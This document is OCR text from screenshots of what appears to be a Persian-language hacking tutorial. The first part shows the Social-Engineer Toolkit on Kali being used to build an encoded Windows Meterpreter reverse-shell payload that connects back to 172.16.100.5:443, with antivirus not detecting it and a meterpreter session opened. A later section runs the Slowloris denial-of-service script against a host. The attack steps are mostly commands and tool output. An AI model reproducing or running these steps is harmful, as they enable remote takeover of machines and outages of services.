

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# setoolkit


Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1



Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 4



set> 4
set:payloads> Enter the IP address for the payload (reverse):172.16.100.5



root@kali: ~
File Edit View Search Terminal Help
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
8) Windows Meterpreter All Ports Spawn a meterpreter shell and find a port home (every port)
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter
11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec
15) PyInjector Shellcode Injection This will drop a meterpreter payload through PyInjector
16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit payloads via memory
17) Import your own executable Specify a path for your own executable
set:payloads>2



Select one of the below, 'backdoored executable' is typically the best. However, most still get picked up by AV. You may need to do additional packing/crypting in order to get around basic AV detection.
1) shikata_ga_nai
2) No Encoding
3) Multi-Encoder
4) Backdoored Executable
set:encoding>3


set:encoding>3
set:payloads> PORT of the listener [443]:443


root@kali: ~
File Edit View Search Terminal Help
[*] x86/shikata_ga_nai succeeded with size 1900 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 1929 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 1958 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 1987 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 2016 (iteration=5)
[*] x86/countdown succeeded with size 2034 (iteration=1)
[*] x86/countdown succeeded with size 2052 (iteration=2)
[*] x86/countdown succeeded with size 2070 (iteration=3)
[*] x86/countdown succeeded with size 2088 (iteration=4)
[*] x86/countdown succeeded with size 2106 (iteration=5)
[*] Your payload is now in the root directory of SET as payload.exe
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]: yes


[*] Exploit running as background job
msf exploit(handler) >
[*] Started reverse handler on 172.16.100.5:443
[*] Starting the payload handler...


.set
File Edit View Go Bookmarks Help
Devices
Floppy Drive
Computer
Home
Desktop
File System
Trash
Network
Browse Net...
Home .set
Search
1msf.exe
meta_config
metasploit.payload
msf.exe
payloadgen
set.options



Windows Defender
Home Scan History Tools
Protection against spyware and potentially unwanted software
No unwanted or harmful software detected.
Your computer is running normally.
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Image Name User Name CPU Memory (... Description
conhost.exe u7 00 904 K Console ...
csrss.exe 00 4,412 K
dwm.exe u7 00 1,340 K Desktop ...
explorer.exe u7 00 27,364 K Windows ...
msf.exe *32 u7 00 3,520 K ApacheBe...
taskhost.exe u7 00 2,100 K Host Proc...
taskmgr.exe u7 00 1,956 K Windows ...
TPAutoConne... u7 00 3,688 K ThinPrint ...
VMBlastW.exe 00 4,408 K
vmtoolsd.exe u7 00 3,912 K VMware T...
VMwareViewC... u7 00 2,396 K VMware H...
VMWVvphelpe... u7 00 1,412 K VMware H...
winlogon.exe 00 2,000 K
wssm.exe u7 00 2,104 K VMware H...
Show processes from all users
End Process
Processes: 51 CPU Usage: 0% Physical Memory: 32%
Control Panel System and Security Windows Firewall
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Help protect your computer with Windows Fire
Windows Firewall can help prevent hackers or malicious softw
computer through the Internet or a network.
How does a firewall help protect my computer?
Home or work (private) networks
Not Connected


msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >


@Javangrpchannel

09- Denial-of-Service

@Javangrpchannel




یکی از روش های برای انجام عملیات DDOS استفاده از اسکریپت Slowloris تحت Perl می باشد که به شما اجازه می دهد که با حداقل پهنای باند باعث شوید تا سرویس مورد نظر سمت مقصد از کار بیافتد.


Computer
x86_powershell_injection.bat
slowloris.pl
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
slowloris.pl x86_powershell_injection.bat
root@kali:~/Desktop# chmod 777 slowloris.pl
root@kali:~/Desktop# ls
slowloris.pl x86_powershell_injection.bat
root@kali:~/Desktop# perl slowloris.pl -dns 172.16.100.1


Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 172.16.100.1:80 every 100 seconds with 1000 sockets:
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.

@Javangrpchannel



پیاده سازی DDOS با استفاده از MetaSploit